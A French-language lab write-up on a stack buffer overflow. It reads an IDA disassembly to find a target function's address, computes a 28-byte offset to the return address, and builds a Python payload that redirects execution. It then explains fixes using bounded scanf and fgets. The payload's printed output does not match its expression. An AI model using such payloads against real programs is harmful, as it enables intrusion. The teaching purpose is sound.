

```

IDA View-A  Hex View-1  Structures  Enums  Imports  Ex
.text:004010E0 ; ===== S U B R O U T I N E =====
.text:004010E0
.text:004010E0 ; Attributes: noreturn bp-based frame
.text:004010E0
.text:004010E0 _logon      proc near          ; CODE XREF: _main+FC↓p
.text:004010E0      push     ebp
.text:004010E1      mov      ebp, esp
.text:004010E3      push     offset aBienvenuSurLin ; "Bienvenu sur l'interface d'upload de fi"...
.text:004010E8      call     ds:__imp_printf
.text:004010EE      add      esp, 4
.text:004010F1      call     ds:__imp_getchar
.text:004010F7      push     0                      ; Code
.text:004010F9      call     ds:__imp_exit
.text:004010FF ; -----
.text:004010FF      pop      ebp
.text:00401100      retn
.text:00401100 _logon      endp

```

On observe que l'adresse de début est **0x004010E0**, bingo !


De plus, il nous faut savoir quelle sera la taille de notre charge utile. On remarque que le buffer fichier est à **24 octets de ebp** sur la stack. Or, on sait que l'adresse de retour de la fonction se situe juste après le pointeur de ebp dont la taille est de **4 octets**. La distance totale entre le buffer fichier et l'adresse de retour est donc de **28 octets**. Une image vaut mille mots :



On génère donc notre payload avec python prenant soin d'inverser le sens des caractères hexadécimaux de l'adresse (little-endian) :

```
>>> print(28*"a"+"\\xE0\\x10\\x40\\x00")
aaaaaaaaaaaaaaaaaaaaaaaaaaaaa000
```

Et on exploite notre programme :



2. Sans une limite imposée à la fonction `scanf()`, cette dernière est autant faillible que `gets()`. Nous pouvons, tout comme avec `fgets`, imposer une limite de caractères qui doit être lu, et donc empêcher un buffer overflow :

```
scanf("%5s", a); /* Lit 5 caractères, et ajoute '\0' */
```

```
fgets(a, 5, in); /* Lit 4 caractères, et ajoute '\0' */
```

On pourra utiliser `fgets` comme dans la fonction `check_name()`. Cependant, il est à noter que ces deux fonctions ne permettent pas de gérer dynamiquement les entrées d'un utilisateur. Dès lors, on pourra utiliser **realloc** pour augmenter l'espace mémoire dynamiquement si besoin est.

Sources intermédiaires :

- https://en.wikipedia.org/wiki/Program_database
- <https://kevinalmansa.github.io/write-ups/Protostar-Stack-Write-up/>
- <https://jlospinoso.github.io/developing/software/software%20engineering/reverse%20engineering/assembly/2015/03/06/reversing-with-ida.html>
- <https://stackoverflow.com/questions/1787892/overflow-over-scanf8s-string>
- <https://www.daniweb.com/programming/software-development/threads/267947/c-program-to-limit-number-of-characters-entered>
- <https://www.mkylong.com/c/how-to-handle-unknown-size-user-input-in-c/>